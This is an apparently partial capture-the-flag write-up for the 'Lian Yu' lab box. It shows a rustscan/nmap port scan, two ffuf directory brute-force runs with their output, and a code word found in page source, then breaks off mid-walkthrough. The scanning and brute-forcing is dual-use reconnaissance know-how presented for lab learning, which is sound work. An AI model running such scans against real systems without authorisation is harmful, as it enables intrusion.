
Lian Yu

```
ping lianyu.thm
```


```
rustscan -a lianyu.thm -- -A -oN portscan
```

There are 5 ports are open **21, 22, 80, 111, 35425**



```
PORT      STATE SERVICE REASON         VERSION
21/tcp    open  ftp     syn-ack ttl 60 vsftpd 3.0.2
22/tcp    open  ssh     syn-ack ttl 60 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAOZ67Cx0AtDwHfVa7iZw6O6htGa3GHwfRFSIUYW64PLpGRAdQ734CO
f7gbqWWU2pe9HAAAAFQDWZIJ944u1Lf3PqYCVsW48Gm9qCQAAAIBfWJeKF4FWRqZzPzquCMl6Zs/y8od6NhV
0mrJuUxBFw52Rv+hNBPR7SKclKOiZ86HnQAAAIAfWtiPHue0Q0J7pZbLeO8wZ9XNoxgSEPSNeTNixRorlfZB
6XxZtwK4qAeFKwyo87kzg==
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRbgwcqyXJ24ulmT32kAKmPww+oXR6ZxoLeKrtdmyoRf
4eWxrOdN2vzERcvobqKP7BDUm/YiietIEK4VmRM84k9ebCyP67d7PSRCGVHS218Z56Z+EfuCAfvMe0hxtrbH
XPxZ
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPfrP3xY5X
|   256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDexCVa97Otgeg9fCD4RSvrNyB8JhRKfzBrzUMe3E/Fn
80/tcp    open  http    syn-ack ttl 60 Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind syn-ack ttl 60 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34508/udp6  status
|   100024  1          35425/tcp   status
|   100024  1          37946/udp   status
|_  100024  1          40711/tcp6  status
35425/tcp open  status  syn-ack ttl 60 1 (RPC #100024)
```

On port 80




ARROWVERSE

Oliver Jonas "Ollie" Queen was a former billionaire playboy, turned archer superhero of Star City. Lost from society after his family's yacht sank, Oliver made it to the island of Lian Yu, where he went on a mission of survival and self-discovery, learning skills that include, and aren't limited to, archery, swordsmanship, hand-hand combat, etc. He traveled to China and Russia on missions as an agent of A.R.G.U.S. for some time, became a member of the Bratva known as Kapot, and the murderous vigilante Luchnik/Kapiushon. After being presumed dead and lost at sea for five years, Oliver returned home with a mission to save his city from crime and corruption. He began his crusade as an archer who would eventually become known as the Hood, who was willing to use lethal force by targeting members on his father's list. Imagine you were deserted on an island for five years and you had nothing but a bow and **arrow** to survive. Lian Yu is a large, mountainous island in the East China Sea in the DC Universe. It has everything you need to survive such as trees, mountains, and you could roleplay or just use it as a survival island for personal needs or wants. I hope you enjoy!.

Bruteforce for finding some interesting dir or files on port **80**


```
ffuf -u http://lianyu.thm/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```

Found one directory as **island**



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# ffuf -u http://lianyu.thm/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lianyu.thm/FUZZ
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 233, Words: 14, Lines: 8, Duration: 134ms]
    * FUZZ: island
```

There is nothing intresting on this page




Ohhh Noo, Don't Talk...............

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:

But on view page source there is code as **vigilante**




```
<!DOCTYPE html>
<html>
<body>
<style>

</style>
<h1> Ohhh Noo, Don't Talk............... </h1>





<p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->






<p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>

</body>
</html>


```

Again try to bruteface on port 80 with **/island** dir


```
ffuf -u http://lianyu.thm/island/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```

Found one more directory as **2100**



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# ffuf -u http://lianyu.thm/island/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lianyu.thm/island/FUZZ
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 128ms]
    * FUZZ: 2100
```

After navigating on **/island/2100** is also not such interesting




How Oliver Queen finds his way to Lian_Yu?

Video unavailable

This video is no longer available because the YouTube account associated with this video has been terminated.

But when we view page source found that one line

